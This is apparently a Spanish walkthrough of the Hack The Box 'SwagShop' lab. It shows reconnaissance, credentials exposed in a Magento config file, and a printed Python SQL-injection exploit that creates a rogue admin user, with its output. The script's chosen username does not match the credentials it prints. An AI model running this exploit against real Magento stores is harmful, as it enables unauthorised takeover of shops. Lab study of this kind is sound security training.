



Contenido:

Magento CMS Exploitation (Creating an admin user)
Magento - Froghopper Attack (RCE)
Abusing sudoers (Privilege Escalation)


Enviamos una traza ICMP a la máquina para comprobar que está activa:



```
❯ ping -c 1 10.10.10.140
PING 10.10.10.140 (10.10.10.140) 56(84) bytes of data.
64 bytes from 10.10.10.140: icmp_seq=1 ttl=63 time=52.7 ms

--- 10.10.10.140 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 52.744/52.744/52.744/0.000 ms

~/SwagShop/nmap
```


Sabemos que se trata de una máquina Linux por la aproximación de su ttl.

Hacemos un escaneo de nmap:



```
❯ cat targeted -l ruby
     File: targeted
# Nmap 7.95 scan initiated Sat Apr 19 20:45:51 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80 -oN targeted 10.10.10.140
Nmap scan report for 10.10.10.140
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Did not follow redirect to http://swagshop.htb/
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr 19 20:46:16 2025 -- 1 IP address (1 host up) scanned in 25.40 seconds
```

Vemos la página web:



HOME PAGE

NEW PRODUCTS


1. 5 X HACK THE BOX STICKER
2. 5 X HACK THE BOX SQUARE STICKER
3. HACK THE BOX LOGO T-SHIRT

COMPARE PRODUCTS

You have no items to compare.


© 2014 Magento Demo Store. All Rights Reserved.

Hacemos un ataque de fuerza bruta al dominio:




```
> gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://swagshop.htb/ -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://swagshop.htb/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/includes             (Status: 301) [Size: 315] [--> http://swagshop.htb/includes/]
/lib                  (Status: 301) [Size: 310] [--> http://swagshop.htb/lib/]
/app                  (Status: 301) [Size: 310] [--> http://swagshop.htb/app/]
/js                   (Status: 301) [Size: 309] [--> http://swagshop.htb/js/]
/shell                (Status: 301) [Size: 312] [--> http://swagshop.htb/shell/]
/skin                 (Status: 301) [Size: 311] [--> http://swagshop.htb/skin/]
/var                  (Status: 301) [Size: 310] [--> http://swagshop.htb/var/]
/media                (Status: 301) [Size: 312] [--> http://swagshop.htb/media/]
/errors               (Status: 301) [Size: 313] [--> http://swagshop.htb/errors/]
/mage                 (Status: 200) [Size: 1319]
/server-status        (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

En http://swagshop.htb/app/etc/local.xml encontramos unas credenciales:




```
    <date>Wed, 08 May 2019 07:23:09 +0000</date>
  </install>
 -<crypt>
    <key>b355a9e0cd018d3f7f03607141518419</key>
  </crypt>
  <disable_local_modules>false</disable_local_modules>
 -<resources>
   -<db>
      <table_prefix></table_prefix>
    </db>
   -<default_setup>
     -<connection>
        <host>localhost</host>
        <username>root</username>
        <password>fMVWh7bDHpgZkyfqQXreTjU9</password>
        <dbname>swagshop</dbname>
        <initStatements>SET NAMES utf8</initStatements>
        <model>mysql4</model>
        <type>pdo_mysql</type>
        <pdoType></pdoType>
        <active>1</active>
      </connection>
    </default_setup>
```

En http://swagshop.htb/app/etc/local.xml.additional encontramos el puerto de la base de datos:




```
  <!-- example of redis session storage -->
  <session_save>db</session_save>
 -<redis_session>
    <!-- All options seen here are the defaults -->
    <host>127.0.0.1</host>
    <!-- Specify an absolute path if using a unix sock
    <port>6379</port>
    <password/>
```

Si hacemos fuerza bruta a http://swagshop.htb/index.php/ encontramos:



```
======================================================================
ID           Response   Lines    Word       Chars       Payload
======================================================================

000000003:   200        327 L    904 W      16097 Ch    "# Copyright 2007 James Fisher"
000000001:   200        327 L    904 W      16097 Ch    "# directory-list-2.3-medium.txt"
000000038:   200        327 L    904 W      16095 Ch    "home"
000000007:   200        327 L    904 W      16097 Ch    "# license, visit http://creativecommons.org/licenses/by-s
000000259:   200        51 L     211 W      3609 Ch     "admin"
000000242:   302        0 L      0 W        0 Ch        "catalog"
000000227:   200        327 L    852 W      15290 Ch    "contacts"
000000014:   200        327 L    904 W      16097 Ch    "http://swagshop.htb/index.php/"
000000286:   200        327 L    904 W      16095 Ch    "Home"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
```



swagshop.htb/index.php/admin

Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Log in to Admin Panel


User Name: | Password:

This connection is not secure. Logins entered here could be compromised. **Learn More**

Manage Passwords


Inc. Copyright © 2025 Magento Inc.

Buscamos exploits de Magento:




```
> searchsploit Magento
---------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                            |  Path
---------------------------------------------------------------------------------------------------------- ---------------------------------
eBay Magento 1.9.2.1 - PHP FPM XML eXternal Entity Injection                                              | php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)                   | php/webapps/38651.txt
Magento 1.2 - '/app/code/core/Mage/Admin/Model/Session.php?login['Username']' Cross-Site Scripting        | php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scripting  | php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting                                                 | php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File                                            | php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution                                              | php/webapps/37811.py
Magento eCommerce - Local File Disclosure                                                                 | php/webapps/19793.txt
Magento eCommerce - Remote Code Execution                                                                 | xml/webapps/37977.py
Magento eCommerce CE v2.3.5-p2 - Blind SQLi                                                               | php/webapps/50896.txt
Magento Server MAGMI Plugin - Multiple Vulnerabilities                                                    | php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion                                               | php/webapps/35052.txt
Magento ver. 2.4.6 - XSLT Server Side Injection                                                           | multiple/webapps/51847.txt
Magento WooCommerce CardGate Payment Gateway 2.0.30 - Payment Process Bypass                              | php/webapps/48135.php
---------------------------------------------------------------------------------------------------------- ---------------------------------
```

Usamos el de RCE:




```python
import requests
import base64
import sys

target = "http://swagshop.htb/index.php/"

if not target.startswith("http"):
    target = "http://" + target

if target.endswith("/"):
    target = target[:-1]

target_url = target + "/admin/Cms_Wysiwyg/directive/index/"

q="""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}') ), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`, `lastname`,`email`,`username`,`password`,`created`,`lognum`,`reload_acl_flag`,`is_active`,`extra`,`rp_token`,`rp_token_created_at`) VALUES ('Firstname','Lastname','email@example.com','{username}',@PASS,NOW(),0,0,1,@EXTRA,NULL, NOW());
INSERT INTO `admin_role` (parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES (1,2,0,'U',(SELECT user_id FROM admin_user WHERE username = '{username}'),'Firstname');
"""


query = q.replace("\n", "").format(username="administrador", password="administrador")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0);{0}".format(query)

# e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzdkZpbGV9fQ decoded is{{block type=Adminhtml/report_search_grid output=getCsvFile}}
r = requests.post(target_url,
                  data={"___directive": "e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0cHV0PWdldENzdkZpbGV9fQ",
                        "filter": base64.b64encode(pfilter),
                        "forwarded": 1})
if r.ok:
    print "WORKED"
    print "Check {0}/admin with creds forme:forme".format(target)
else:
    print "DID NOT WORK"
```



```
> python2 37977.py
WORKED
Check http://swagshop.htb/index.php/admin with creds forme:forme
```

Probamos las credenciales y nos deja enmtrar en el panel de administrador:



Magento Admin Panel

Global Record Search | Logged in as forme | Sunday, 20 April 2025 | Try Magento Go for Free | Log Out

Dashboard | Sales | Catalog | Mobile | Customers | Promotions | Newsletter | CMS | Reports | System

Get help for this page

Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Please contact your hosting provider.

Latest Message: MagentoLive Europe 2019 Read details

You have 3 critical and 6 notice unread message(s). Go to messages inbox

One or more of the Indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data. Click here to go to Index Management and rebuild required indexes.

Dashboard

Lifetime Sales

£22.00

Average Orders

£22.00

Last 5 Orders

Customer	Items	Grand Total
A A	2	£32.00
A A	2	£32.00

Last 5 Search Terms

Search Term	Results	Number of Uses
Hack the box	0	1
Hack	0	1
version	0	1

Top 5 Search Terms

Search Term	Results	Number of Uses
Hack	0	1
Hack the box	0	1
version	0	1

Orders | Amounts

Select Range: Last 24 Hours

No Data Found

Revenue	Tax	Shipping	Quantity
£0.00	£0.00	£0.00	0

Bestsellers | Most Viewed Products | New Customers | Customers

Product Name	Price	Quantity Ordered
No records found.		

Help Us Keep Magento Healthy - Report All Bugs

Interface Locale: English (United Kingdom) / Englis

